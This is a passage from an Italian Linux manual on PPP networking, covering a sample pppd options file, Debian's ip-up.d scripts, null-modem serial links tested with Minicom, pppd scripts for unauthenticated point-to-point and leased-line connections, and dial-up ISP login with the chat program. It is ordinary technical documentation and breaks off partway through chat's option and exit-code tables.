Per completare questo capitolo introduttivo al PPP, viene incluso l’esempio del file di configurazione generale standard che viene fornito normalmente assieme a ‘**pppd**’. Questo dovrebbe rendere un po’ meglio l’idea di come si utilizzano le opzioni di ‘**pppd**’.

```
# /etc/ppp/options

# The name of this server. Often, the FQDN is used here.
#name <host>

# Enforce the use of the hostname as the name of the local system for
```

```
# authentication purposes (overrides the name option).
usehostname

# If no local IP address is given, pppd will use the first IP address
# that belongs to the local hostname. If "noipdefault" is given, this
# is disabled and the peer will have to supply an IP address.
noipdefault

# With this option, pppd will accept the peer’s idea of our local IP
# address, even if the local IP address was specified in an option.
#ipcp-accept-local

# With this option, pppd will accept the peer’s idea of its (remote) IP
# address, even if the remote IP address was specified in an option.
#ipcp-accept-remote

# Specify which DNS Servers the incoming Win95 or WinNT Connection should use
# Two Servers can be remotely configured
#ms-dns 192.168.1.1
#ms-dns 192.168.1.2

# Specify which WINS Servers the incoming connection Win95 or WinNT should use
#wins-addr 192.168.1.50
#wins-addr 192.168.1.51

# enable this on a server that already has a permanent default route
#nodefaultroute

# Run the executable or shell command specified after pppd has terminated
# the link.  This script could, for example, issue commands to the modem
# to cause it to hang up if hardware modem control signals were not
# available.
# If mgetty is running, it will reset the modem anyway. So there is no need
# to do it here.
#disconnect "chat -- \d+++\d\c OK ath0 OK"

# Increase debugging level (same as -d). The debug output is written
# to syslog LOG_LOCAL2.
debug

# Enable debugging code in the kernel-level PPP driver.  The argument n
# is a number which is the sum of the following values: 1 to enable
# general debug messages, 2 to request that the contents of received
# packets be printed, and 4 to request that the contents of transmitted
# packets be printed.
#kdebug n

# Require the peer to authenticate itself before allowing network
# packets to be sent or received.
# Please do not disable this setting. It is expected to be standard in
# future releases of pppd. Use the call option (see manpage) to disable
# authentication for specific peers.
#auth

# authentication can either be pap or chap. As most people only want to
# use pap, you can also disable chap:
#require-pap
#refuse-chap

# Use hardware flow control (i.e. RTS/CTS) to control the flow of data
# on the serial port.
crtscts

# Specifies that pppd should use a UUCP-style lock on the serial device
# to ensure exclusive access to the device.
lock
```

```
# Use the modem control lines.
modem

# async character map -- 32-bit hex; each bit is a character
# that needs to be escaped for pppd to receive it.  0x00000001
# represents '\x01', and 0x80000000 represents '\x1f'.
# To allow pppd to work over a rlogin/telnet connection, ou should escape
# XON (^Q), XOFF  (^S) and ^]: (The peer should use "escape ff".)
#asyncmap  200a0000
asyncmap 0

# Specifies that certain characters should be escaped on transmission
# (regardless of whether the peer requests them to be escaped with its
# async control character map).  The characters to be escaped are
# specified as a list of hex numbers separated by commas.  Note that
# almost any character can be specified for the escape option, unlike
# the asyncmap option which only allows control characters to be
# specified.  The characters which may not be escaped are those with hex
# values 0x20 - 0x3f or 0x5e.
#escape 11,13,ff

# Set the MRU [Maximum Receive Unit] value to <n> for negotiation.  pppd
# will ask the peer to send packets of no more than <n> bytes. The
# minimum MRU value is 128.  The default MRU value is 1500.  A value of
# 296 is recommended for slow links (40 bytes for TCP/IP header + 256
# bytes of data).
#mru 542

# Set the MTU [Maximum Transmit Unit] value to <n>. Unless the peer
# requests a smaller value via MRU negotiation, pppd will request that
# the kernel networking code send data packets of no more than n bytes
# through the PPP network interface.
#mtu <n>

# Set the interface netmask to <n>, a 32 bit netmask in "decimal dot"
# notation (e.g. 255.255.255.0).
#netmask 255.255.255.0

# Don't fork to become a background process (otherwise pppd will do so
# if a serial device is specified).
nodetach

# Set the assumed name of the remote system for authentication purposes
# to <n>.
#remotename <n>

# Add an entry to this system's ARP [Address Resolution Protocol]
# table with the IP address of the peer and the Ethernet address of this
# system. {proxyarp,noproxyarp}
proxyarp

# Use the system password database for authenticating the peer using
# PAP. Note: mgetty already provides this option. If this is specified
# then dialin from users using a script under Linux to fire up ppp wont work.
#login

# If this option is given, pppd will send an LCP echo-request frame to
# the peer every n seconds. Under Linux, the echo-request is sent when
# no packets have been received from the peer for n seconds. Normally
# the peer should respond to the echo-request by sending an echo-reply.
# This option can be used with the lcp-echo-failure option to detect
# that the peer is no longer connected.
lcp-echo-interval 30

# If this option is given, pppd will presume the peer to be dead if n
# LCP echo-requests are sent without receiving a valid LCP echo-reply.
```

```
# If this happens, pppd will terminate the connection.  Use of this
# option requires a non-zero value for the lcp-echo-interval parameter.
# This option can be used to enable pppd to terminate after the physical
# connection has been broken (e.g., the modem has hung up) in
# situations where no hardware modem control lines are available.
lcp-echo-failure 4

# Specifies that pppd should disconnect if the link is idle for n seconds.
idle 600

# Disable the IPXCP and IPX protocols.
noipx
```

127.6 Impostazione della distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian organizza la gestione del PPP in modo particolare, allo scopo di non dover modificare direttamente gli script '**`ip-up`**' e '**`ip-down`**', oltre a fornire una soluzione già pronta per l'attribuzione dinamica degli indirizzi IP dei serventi DNS remoti.

Lo script '**`ip-up`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-up.d/`', mentre lo script '**`ip-down`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-down.d/`'. Si può intendere che queste due directory non siano standard; tuttavia, con tale meccanismo, si evita che i pacchetti applicativi che devono intervenire in qualche modo nella connessione PPP, possono limitarsi a collocare i loro script in queste directory, senza modificare direttamente '**`ip-up`**' o '**`ip-down`**'.

All'interno di questo meccanismo, si inserisce anche la gestione dinamica degli indirizzi dei serventi DNS remoti. Precisamente ciò avviene per mezzo degli script '`/etc/ppp/ip-up.d/0dns-up`' e '`/etc/ppp/ip-down.d/0dns-down`' (il nome degli script inizia con uno zero, per garantire che vengano eseguiti prima degli altri, dal momento che si rispetta l'ordine alfabetico). Lo script '**`0dns-up`**' si limita a controllare che ci siano i presupposti necessari e che sia stato ottenuto almeno un indirizzo IP di un servente DNS remoto; se le cose stanno così, sostituisce il file '`/etc/resolv.conf`' in modo appropriato; al termine, lo script '**`0dns-down`**' ripristina le cose come stavano prima della connessione PPP.

127.7 Riferimenti

- Robert Hart, *PPP HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- *pppd(8)*

Connessioni su porte seriali e con linee dedicate

Nel capitolo 126 si è già accennato ai dispositivi seriali e al loro ruolo nella comunicazione con l'esterno. In questo capitolo si vuole mostrare in che modo possa essere realizzata una semplice connessione tra due elaboratori attraverso le porte seriali, così come si potrebbe attraverso una connessione PLIP tra porte parallele, fino a vedere cosa cambia quando si vuole ottenere la stessa cosa con una linea dedicata utilizzando una coppia di modem.

> Volendo fare degli esperimenti utilizzando un solo elaboratore, sfruttando due porte seriali ed eventualmente due modem, si può fare lo stesso, ma solo a titolo di studio, dal momento che altrimenti non avrebbe senso.

Per connettere due porte seriali di due elaboratori (cioè due unità DTE), occorre realizzare un cavo apposito, detto Null-modem. Se ne possono usare due tipi: a tre o a sette fili. Il primo permette solo una connessione con controllo di flusso software, detto anche XON/XOFF, mentre il secondo consente un controllo di flusso hardware, o RTS/CTS. La sezione 126.4 ne mostra lo schema di collegamento.

128.1 Verifica del funzionamento

Dopo aver realizzato il cavo seriale, è sufficiente anche quello a soli tre fili, si può controllare il suo funzionamento collegando con questo due elaboratori. Su entrambi verrà utilizzato un programma di comunicazione per tentare una trasmissione elementare.

Prima di utilizzare i programmi di comunicazione, occorre accertarsi di disporre dei file di dispositivo corretti, '`/dev/ttyS`*n*', ed eventualmente di un collegamento simbolico denominato '`/dev/modem`' che punti al dispositivo corrispondente alla porta seriale utilizzata per la connessione.[1]

Supponendo di utilizzare la seconda porta seriale, si potrà creare il collegamento nel modo seguente:

```
# ln -s -i /dev/ttyS1 /dev/modem
```
[2]

128.1.1 Programma di comunicazione

Una volta sistemati i collegamenti simbolici in entrambi gli elaboratori, è il momento di avviare un programma di terminale di comunicazione. Il programma di comunicazione più comune nelle distribuzioni GNU è Minicom, che verrà mostrato negli esempi seguenti. Se non si vuole intervenire sui permessi del file di dispositivo di comunicazione, occorre agire come utente '**`root`**'. Per questo motivo è importante fare attenzione a non salvare alcuna configurazione di Minicom, perché questa diventerebbe quella predefinita per tutti gli utenti.

Si avvia Minicom (l'eseguibile '**`minicom`**') su entrambi gli elaboratori.

[1] In generale, l'uso di un collegamento al file di dispositivo della porta seriale corrispondente al modem è sconsigliabile. Negli esempi si farà sempre riferimento al file '`/dev/modem`', ma ognuno potrà sostituire questo nome con quello più appropriato per il proprio sistema.

[2] L'opzione '**`-i`**' fa sì che il collegamento '`/dev/modem`' possa essere sostituito se già esistente, chiedendo prima una conferma.

```
# minicom[ Invio ]
```

```
Welcome to minicom 1.75

Press CTRL-A Z for help on special keys
```

Attraverso i due programmi occorre configurare entrambe le porte seriali nello stesso modo. In particolare, se si utilizza un cavo seriale a tre fili, si deve specificare che la comunicazione avviene attraverso un controllo di flusso software.

[*Ctrl+a*][*z*]

Con questa combinazione si ottiene il menù di Minicom.

```
          Commands can be called by CTRL-A <key>

               Main Functions                  Other Functions

 Dialing directory..D  run script (Go)....G | Clear Screen.......C
 Send files.........S  Receive files......R | cOnfigure Minicom..O
 comm Parameters....P  Add linefeed.......A | Suspend minicom....J
 Capture on/off.....L  Hangup.............H | eXit and reset.....X
 send break.........F  initialize Modem...M | Quit with no reset.Q
 Terminal settings..T  run Kermit.........K | Cursor key mode....I
 lineWrap on/off....W  local Echo on/off..E | Help screen........Z
                                            | scroll Back........B

      Select function or press Enter for none.
```

È necessario configurare la porta seriale, per quanto riguarda la velocità di comunicazione, la parità, la dimensione del *data bit* e il tipo di controllo di flusso.

[*o*]

Si presenta un menù di diverse scelte possibili.

```
  Filenames and paths
  File transfer protocols
**Serial port setup**
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
  Exit
```

Si deve selezionare la voce `Serial port setup`, spostando il cursore con i tasti freccia e premendo [*Invio*] alla fine.

```
 A -    Serial Device      : /dev/modem
 B - Lockfile Location     : /var/lock
 C -   Callin Program      :
 D -  Callout Program      :
 E -    Baud/Par/Bits      : 38400 8N1
 F - Hardware Flow Control : Yes
 G - Software Flow Control : No
```

Si seleziona la voce '**E**' per modificare la velocità di comunicazione.

[*e*]

```
 Current: 38400 8N1

   Speed          Parity          Data

 A: 300           J: None         Q: 5
 B: 1200          K: Even         R: 6
 C: 2400          L: Odd          S: 7
 D: 9600          M: Mark         T: 8
 E: 19200         N: Space
 F: 38400
 G: 57600
 H: 115200        O: 8-N-1
                  P: 7-E-1
```

È il caso di utilizzare sempre blocchetti di 8 bit dati senza parità, con un bit di stop, corrispondente alla sigla convenzionale 8N1. La velocità può essere spinta al massimo.

[*h*]

```
Current: 115200 8N1
```

Al termine si conferma con la semplice pressione del tasto [*Invio*].

[*Invio*]

```
 A -    Serial Device      : /dev/modem
 B - Lockfile Location     : /var/lock
 C -   Callin Program      :
 D -  Callout Program      :
 E -    Baud/Par/Bits      : 115200 8N1
 F - Hardware Flow Control : Yes
 G - Software Flow Control : No
```

Si passa quindi a configurare il controllo di flusso. Si suppone di dovere utilizzare il controllo di flusso software perché si dispone di un cavo seriale a soli tre fili. In caso contrario si può utilizzare la configurazione opposta.

[*f*]

```
F - Hardware Flow Control : No
G - Software Flow Control : No
```

[*g*]

```
F - Hardware Flow Control : No
G - Software Flow Control : Yes
```

Si esce da questo menù con la semplice pressione del tasto [*Invio*].

[*Invio*]

Quindi si esce dal menù precedente selezionando la voce '**`Exit`**'.

```
  Filenames and paths
  File transfer protocols
  Serial port setup
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
**Exit**
```

Da questo momento, tutto quello che si digita da una parte deve apparire sullo schermo dell'altra. Questo serve a provare che la connessione è corretta.

Per terminare la connessione si può utilizzare semplicemente il comando seguente, da entrambe le parti.

[*Ctrl+a*][*q*]

128.2 Connessione PPP senza autenticazione

Quando si è certi che il cavo seriale è funzionante, si può passare alla realizzazione di una connessione punto-punto con l'aiuto di '**pppd**'.

La connessione PPP si presta a tanti tipi di situazione. Qui si intende mostrare il caso più semplice, in cui si utilizza solo una connessione seriale senza modem e nessuna delle due parti richiede all'altra di identificarsi.

Per poter comprendere gli esempi che vengono mostrati nelle sezioni seguenti, è necessario leggere il capitolo 127, tenendo presente che il kernel deve essere stato predisposto per il PPP.

Si considera che gli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`' non siano stati predisposti.

128.2.1 Script di connessione

La cosa più semplice è la realizzazione di uno script su entrambi gli elaboratori da collegare, con l'indicazione invertita degli indirizzi IP da utilizzare. In particolare, con questo esempio, non si fa affidamento sulla configurazione generale del file '`/etc/ppp/options`', che si suppone assente, oppure vuoto.

Si suppone di disporre dell'indirizzo 192.168.100.1 per l'elaboratore A e 192.168.200.1 per l'elaboratore B. Si vuole utilizzare un controllo di flusso software perché si dispone di un cavo seriale a tre fili. Entrambi gli elaboratori utilizzano la seconda porta seriale.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="115200"
C_FLUSSO="nocrtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Nello script dell'elaboratore B, basta scambiare gli indirizzi.

```
#! /bin/sh

# Elaboratore B

IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
...
```

Una volta avviati i due script, ognuno nel proprio elaboratore, quando la connessione si instaura si può controllare con '**ifconfig**' e '**route**' che tutto sia in ordine.

128.2.2 Verifica della connessione

L'esecuzione dei due script porta alla definizione di una nuova interfaccia di rete, '**ppp0**', con l'aggiunta di una nuova voce nella tabella di instradamento.

A# **ifconfig**[*Invio*]

```
...
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.100.1  P-t-P:192.168.200.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

B# **ifconfig**[*Invio*]

```
...
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.200.1  P-t-P:192.168.100.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

A# **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.200.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

B# **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.100.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

Se non ci sono altri instradamenti che creano conflitti, anche '**ping**' dovrebbe funzionare.

128.2.3 Varianti

Una volta verificato che la connessione funziona, si può provare ad aumentare il valore di MTU e MRU,[3] eventualmente si può fare anche in modo che il collegamento diventi il nuovo instradamento predefinito.

```
...
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    lock \
```

[3] Se si intende instaurare un collegamento per trasportare direttamente IPv6, diventa indispensabile aumentare questi valori.

```
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    defaultroute \
    persist
```

Se si vuole utilizzare il controllo di flusso hardware, basta cambiare il valore della variabile '**$C_FLUSSO**', indicando l'opzione '**crtscts**'.

```
...
C_FLUSSO="crtscts"

/usr/sbin/pppd \
...
```

Infine, si può fare in modo che ognuna delle due parti lasci che l'altra definisca il proprio indirizzo IP. Per ottenere questo è sufficiente indicare l'indirizzo relativo come 0.0.0.0.

```
...
# Elaboratore A

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.100.1"
...
```

```
...
# Elaboratore B

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.200.1"
...
```

128.3 Linea dedicata

Una linea dedicata, o *leased line*, è generalmente un cavetto a due fili indipendente dalla rete telefonica commutata. Il termine *leased line*, linea affittata, deriva dal fatto che in origine le leggi della maggior parte dei paesi impediva l'utilizzo di una rete di cavi per comunicazione privati, per cui questi si potevano solo affittare.

Per quanto ci riguarda, nelle sezioni seguenti, la linea dedicata è un doppino telefonico che collega due modem, ognuno connesso al proprio elaboratore.

Per fare sì che una linea dedicata di questo tipo funzioni, occorre disporre di modem **esterni** adatti a questo, in grado di essere configurati (anche attraverso microinterruttori) in modo da essere autonomi. In pratica, questi modem devono essere capaci di ricaricare la configurazione e rimettersi automaticamente in comunicazione, senza interventi software, sia in presenza di interruzioni temporanee della linea, sia quando si interrompe e poi riprende l'erogazione dell'energia elettrica.

Nelle sezioni seguenti si mostrano alcuni esempi che possono essere provati anche senza disporre di modem particolari, allo scopo di comprendere il problema.

128.3.1 Ruolo dei modem

Quando si utilizzano i modem in questo modo, senza accedere alla rete telefonica normale, non è più necessario comporre un numero telefonico e non esiste più il segnale di libero o di occupato.

Uno dei due modem deve essere configurato in modo da ricevere una chiamata su linea dedicata; l'altro deve essere configurato per chiamare. Giusto per ricordarlo, servono i comandi AT seguenti:

AT&L1	è il codice necessario a informare il modem che si tratta di una connessione autonoma su linea dedicata; alcuni modem potrebbero richiedere un numero diverso, come L2 per esempio;
ATX1	è il codice necessario a fare ignorare al modem chiamante il tono di chiamata e il segnale di occupato;
ATA	è il codice necessario ad attivare il modem in ricezione; ciò comporta l'emissione da parte di quel modem della portante di ricezione;
ATD	è il codice necessario ad attivare il modem in chiamata; ciò comporta l'emissione da parte di quel modem della portante di chiamata.

In pratica, a parte le possibili esigenze particolari di un modem rispetto a un altro, il comando da dare per mettere un modem in ascolto potrebbe essere AT&L1A, mentre, per mettere l'altro modem in chiamata, si potrebbe usare il comando ATX1&L1D.

Ci sono poi altre considerazioni da fare sui modem, ma per questo è meglio leggere il *Leased line mini HOWTO* di Rob van der Putten.

Quando i due modem hanno stabilito la comunicazione, tutto funziona come se le porte seriali rispettive fossero connesse attraverso un cavo seriale Null-modem; cosa già descritta nella prima parte di questo capitolo.

128.3.2 Simulazione con l'aiuto di Minicom

Con l'aiuto di Minicom si possono inviare i comandi necessari ai due modem, in modo da poter sperimentare l'uso della linea dedicata, anche se non si dispone di modem sofisticati con tutte le caratteristiche necessarie.

Si avvia Minicom in entrambi gli elaboratori, come già visto in precedenza per la connessione seriale pura e semplice. Si configura la comunicazione se ciò è necessario, tenendo presente che utilizzando il modem è meglio che il controllo di flusso sia di tipo hardware. Quindi, da una parte si digita il comando necessario ad attivare la ricezione, dall'alto il comando per iniziare la chiamata.

`AT&L1A`[*Invio*]

`ATX1&L1D`[*Invio*]

Se tutto va bene, i due modem iniziano la negoziazione e si stabilisce la connessione. Su entrambi i programmi Minicom dovrebbe apparire la risposta '**`CONNECT`**' seguita dalla velocità. A questo punto, scrivendo da una parte si dovrebbe vedere il risultato dall'altra parte.

Se si vuole provare a utilizzare questa comunicazione, occorre concludere il funzionamento di Minicom senza reinizializzare i modem. Questo si ottiene con la combinazione [*Ctrl+a*][*q*].

128.3.3 Connessione con pppd

Quando il collegamento tra i due modem è attivo, indipendentemente dal fatto che ciò sia stato ottenuto con l'aiuto di Minicom o che i modem si siano connessi in modo autonomo in base alla loro configurazione prememorizzata, si può stabilire una connessione PPP come già visto in precedenza.

Segue lo script già visto nella prima parte di questo capitolo, ritoccato in funzione dell'uso del modem.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/cua1"
VELOCITA="38400"
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    passive \
    modem \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Come prima, nel secondo elaboratore gli indirizzi IP devono essere invertiti.

```
IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
```

128.4 Annotazioni

In passato, nei sistemi GNU/Linux si utilizzava il programma '**`slattach`**' per realizzare una connessione SLIP tra due elaboratori attraverso le porte seriali. Attualmente, questo programma sembra scomparso dalle distribuzioni GNU/Linux, al suo posto, per le connessioni SLIP si trova '**`dip`**' che richiede un po' di configurazione.

> Tuttavia, in generale le connessioni di tipo SLIP sono obsolete, soprattutto in considerazione del fatto che diventa impossibile trasportare in questo modo il protocollo IPv6, salvo l'inserimento in un tunnel IPv4.

128.5 Riferimenti

- Rob van der Putten, *Leased line mini HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

PPP per l'accesso a Internet attraverso un ISP

Nei capitoli precedenti è stato introdotto l'uso di '**pppd**' in generale e in particolare per le connessioni senza autenticazione. Di solito, il primo contatto con il protocollo PPP si ha quando si vuole accedere a Internet attraverso un ISP, ovvero un fornitore di accesso a Internet, disponendo soltanto di una linea telefonica commutata.

In questi casi si tende a parlare di cliente PPP, anche se ciò non è corretto formalmente, dato che si interferisce con la terminologia utilizzata per il sistema di autenticazione, perché si vede il nodo dell'ISP come quello che offre un servizio, che quindi lo si considera un servente.

129.1 Organizzazione del proprio ISP

Un servizio PPP di un fornitore di accesso a Internet può essere organizzato in tanti modi differenti e la cosa che deve essere conosciuta quando ci si vuole collegare è il modo con cui viene consentita l'autenticazione. In pratica, il protocollo PPP è standard, ma per usarlo occorre accordarsi sul modo in cui il nodo che accede al servizio dovrà (o potrà) identificarsi.

Tutte le informazioni necessarie dovrebbe darle il fornitore stesso, ma nella maggior parte dei casi, le persone con cui si hanno contatti non sono a conoscenza di tutti i dettagli e spesso ritengono che la loro procedura sia semplicemente «standard».

Fondamentalmente si può distinguere tra un'autenticazione tradizionale, dove si interviene come se si fosse davanti a un terminale a digitare il nominativo-utente e la parola d'ordine, oppure attraverso il PPP stesso, con i protocolli PAP o CHAP.

129.1.1 Autenticazione tradizionale

L'autenticazione di tipo tradizionale prevede che il protocollo PPP sia attivato dopo il riconoscimento dell'utente che richiede l'accesso. In pratica, si tratta di una connessione remota attraverso un terminale (o meglio, attraverso un programma di emulazione come Minicom o altro); si ottiene la classica richiesta '**login:**' e '**password:**', alla quale si risponde e al termine si ottiene l'attivazione del PPP dalla parte remota.

L'attivazione del protocollo PPP potrebbe avvenire subito dopo il riconoscimento, oppure potrebbe essere necessario inviare un ritorno a carrello aggiuntivo, o avviare un comando apposito (indicato dal fornitore di accesso).

In questa situazione, quando ci si accorge che il nodo remoto ha attivato il PPP (si vedono apparire una serie di caratteri senza senso sullo schermo del terminale), si deve chiudere il programma con cui è stata fatta la connessione, senza reinizializzare il modem, quindi si deve attivare la gestione locale del PPP, in modo da utilizzare quella linea particolare.

Volendo provare quanto descritto, si potrebbe utilizzare Minicom, come è già stato mostrato altre volte in altri capitoli. Per questo bisogna ricordare di fare riferimento al dispositivo seriale giusto, cioè quello a cui è connesso il modem, quindi si deve verificare che le impostazioni della linea seriale siano quelle desiderate. Supponendo che il modem disponga di una configurazione di fabbrica sufficientemente corretta, la si può richiamare con il comando AT&F.

AT&F[*Invio*]

```
OK
```

Dovendo utilizzare le linee italiane si impartisce il comando ATX3, in modo che venga ignorata l'assenza del tono di chiamata.

ATX3[*Invio*]

```
OK
```

Infine si può passare alla composizione (il numero di telefono indicato è di pura fantasia).

ATDT0987654321[*Invio*]

In tal modo dovrebbe avvenire la composizione del numero e il modem remoto dovrebbe rispondere.

```
CONNECT 9600
```

In presenza di un sistema di autenticazione tradizionale, potrebbe apparire un messaggio di benvenuto e quindi la richiesta di introdurre il proprio nominativo.

> Se non dovesse apparire nulla, potrebbe essere necessario inviare un carattere qualunque, o un semplice ritorno a carrello. È necessario provare per stabilire cosa bisogna fare per iniziare il colloquio con il nodo remoto.

```
Benvenuto presso il servizio della Società ...
```

```
login:
```

In tal caso si introduce il proprio nominativo-utente (in altri termini si esegue il *login*) e si conferma con [*Invio*].

`login:` **tizio**[*Invio*]

```
password:
```

Subito dopo si ottiene la richiesta di inserimento della parola d'ordine, alla quale si risponde nel modo solito, come di fronte a un terminale Unix classico.

`password:` **tazza**[*Invio*]

Ammesso che il sistema remoto riconosca l'utente, cioè la coppia utente-parola d'ordine, questo potrebbe attivare immediatamente il PPP, oppure potrebbe attendere che l'utente faccia qualcosa di specifico prima di iniziare.

Nel caso peggiore si ottiene l'invito di una shell, attraverso la quale si può interagire e fare qualcosa con il proprio accesso remoto, per esempio attivare il programma '**pppd**' personalmente. In alternativa potrebbe essere necessario fare una scelta in base a un menù di opzioni che viene proposto, oppure potrebbe essere necessario premere un [*Invio*] in più. In pratica, bisogna provare. Quando si vedono apparire dei simboli strani, come quanto mostrato sotto, significa che il PPP è stato attivato dalla parte remota.

```
~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}
```

A questo punto, basterebbe concludere il funzionamento di Minicom, ma senza reinizializzare il modem (si usa il comando [*Ctrl+a*][*q*]), avviando subito dopo '**pppd**' con le opzioni opportune, in modo da sfruttare il collegamento seriale corrispondente alla connessione instaurata.

Comunque, lo scopo di utilizzare Minicom è solo quello di scoprire la procedura corretta per instaurare una connessione PPP con il nodo remoto. Quando le operazioni da farsi diventano più chiare, si può predisporre un sistema automatico, attraverso '**chat**'.

È importante osservare che, quando la connessione PPP è preceduta da un'autenticazione tradizionale, il PPP **non dovrebbe** richiedere a sua volta altre forme di autenticazione, ma ciò non può essere escluso. In pratica, questo significa che potrebbe essere necessario predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

129.1.2 Autenticazione attraverso il PPP

L'autenticazione attraverso il PPP salta qualunque fase introduttiva, lasciando al protocollo PAP o a quello CHAP di verificare l'identità di chi accede. Per accertarsene si può usare lo stesso sistema già visto nella sezione precedente: si utilizza Minicom per iniziare la connessione, anche attraverso la composizione del numero telefonico, quindi, senza fare nulla, oppure provando a premere qualche tasto, si ottengono solo i caratteri tipici di un protocollo PPP.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}
```

In tal caso, si è costretti a predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'. Eventualmente, per questo ultimo file potrebbe essere necessario conoscere il nome con cui si presenta il nodo remoto.

129.2 Cliente PPP che utilizza un sistema di identificazione tradizionale

È stato mostrato il procedimento di accesso a un sistema che utilizza un metodo di identificazione degli utenti di tipo tradizionale. Attraverso Minicom o un altro programma simile si possono dare i comandi necessari al modem, comporre il numero ed eseguire l'accesso. Al termine, una volta avviato il PPP dalla parte remota, si può chiudere il funzionamento del programma senza reinizializzare il modem (con Minicom si usa la sequenza [*Ctrl+a*][*q*]).

A questo punto bisognerebbe avviare la gestione locale del PPP, in modo rapido, altrimenti il nodo remoto chiude la connessione. Per farlo si potrebbe realizzare uno script che avvii '**`pppd`**' indicando tutte le opzioni necessarie (si vuole ignorare volutamente il file '`/etc/ppp/options`' per non confondere il lettore con troppe cose).

```
#!/bin/bash

/usr/sbin/pppd \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

L'esempio mostra l'utilizzo della seconda porta seriale, '`/dev/ttyS1`', specificando esplicitamente che si attende dalla parte remota l'indicazione del numero IP locale e di quello remoto.

Se il nodo remoto dovesse pretendere anche un'autenticazione PAP, o CHAP, allora si devono predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

Naturalmente, non è molto pratico questo sistema di connessione attraverso l'uso di Minicom. Per automatizzare il procedimento di identificazione si può inserire un programma specifico: '**`chat`**'.

Prima di proseguire, si tenga presente che per chiudere il funzionamento di '**`pppd`**', è sufficiente inviargli un segnale di interruzione ('**`SIGINT`**').

129.2.1 Chat

Il programma Chat [1] costituito in pratica dall'eseguibile '**`chat`**', permette di definire una comunicazione tra l'elaboratore e il modem. Il suo scopo principale è quello di stabilire una connessione tra il demone '**`pppd`**' locale e quello di un elaboratore remoto, quando prima è necessario procedere a un'autenticazione di tipo tradizionale.

```
chat [opzioni] [script]
```

Segue la descrizione di alcune opzioni di questo programma.

Opzione	Descrizione
`-f` *chat_file*	Con questa indicazione, '**`chat`**' legge lo script di colloquio (*chat script*) dal file indicato. L'uso di questa opzione esclude l'indicazione dei comandi di script dalla riga di comando. Il file può contenere più righe, le stringhe possono essere separate utilizzando spazi o caratteri di tabulazione.
`-t` *timeout*	Fissa il valore del *timeout*, cioè del tempo massimo di attesa per la ricezione di una stringa.
`-r` *report_file*	Definisce il nome del file per contenere il rapporto quando viene utilizzata la parola chiave '**`REPORT`**'. Se non si specifica questo file viene utilizzato lo standard error.
`-v`	Attiva la modalità dettagliata per cui viene utilizzato il registro del sistema per annotare i messaggi di '**`chat`**'.
`-V`	Attiva la modalità dettagliata utilizzando lo standard error. In tal modo possono essere visualizzati immediatamente i messaggi che intercorrono tra '**`chat`**' e il modem. Questa opzione non funzionerà come previsto se lo standard error è ridiretto altrove, per esempio quando '**`chat`**' viene eseguito da '**`pppd`**' in modalità '**`detached`**'.
script	Se non viene specificato un file di script attraverso l'opzione '**`-f`**' questo deve essere fornito nella riga di comando, molto probabilmente racchiudendolo tra virgolette per permettere l'inserimento di spazi.

Quando il programma termina, il codice di uscita può dare delle informazioni importanti:

Codice di uscita	Significato
0	Conclusione normale: lo script è stato eseguito senza problemi.
1	Almeno uno dei parametri non è valido.
